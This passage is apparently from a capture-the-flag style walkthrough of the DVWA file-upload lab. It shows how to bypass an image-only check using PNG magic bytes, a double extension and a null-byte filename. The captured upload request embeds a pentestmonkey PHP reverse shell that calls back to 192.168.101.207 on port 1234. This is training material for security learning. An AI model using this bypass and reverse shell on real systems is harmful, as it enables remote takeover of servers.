        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}


?>
```

Step: -1 To use the command to hexeditor open.



Step:-2 the change the value

89 50 4E 47 0D 0A 1A 0A (hex code by png)



Step:-3 this command is used to copy a file to a hidden malicious file

cp → Copies a file.

REV.PNG → The source file (which might be an actual image or a disguised script).

REV.php.png → The destination file (with a **double extension**: .php.png)

```
(hacker@kali)-[~]  
$ cp REV.PNG REV.php.png
```

Step:-4 this is the successful upload

The screenshot displays a web browser window with the DVWA (Damn Vulnerable Web Application) interface. The left pane shows the raw HTTP request, and the right pane shows the rendered response.

Request:

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: multipart/form-data;  
8 boundary=-----168839016112052393131375778997  
9 Content-Length: 3061  
10 Origin: http://dvwa  
11 Connection: keep-alive  
12 Referer: http://dvwa/vulnerabilities/upload/  
13 Cookie: PHPSESSID=mnqj9977cr3esfaalndaa7dr63; security=high  
14 Upgrade-Insecure-Requests: 1  
15 Priority: u=0, i  
16 -----168839016112052393131375778997  
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"  
18  
19 100000  
20 -----168839016112052393131375778997  
21 Content-Disposition: form-data; name="uploaded"; filename="REV.php%00.png"  
22 Content-Type: image/png  
23  
24 PNG  
25  
26 php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it  
27 down. RE:  
28 https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php  
29 // Copyright (c) 2007 pentestmonkey@pentestmonkey.net  
30  
31 set_time_limit (0);  
32 $VERSION = "1.0";  
33 $ip = '192.168.101.207';  
34 $port = 1234;  
35 $chunk_size = 1400;  
36 $write_a = null;  
37 $error_a = null;
```

Response:

The response shows the DVWA interface with the "Vulnerability: File Upload" section. A message indicates that the file was successfully uploaded:

```
.../hackable/uploads/REV.php%00.png successfully uploaded!
```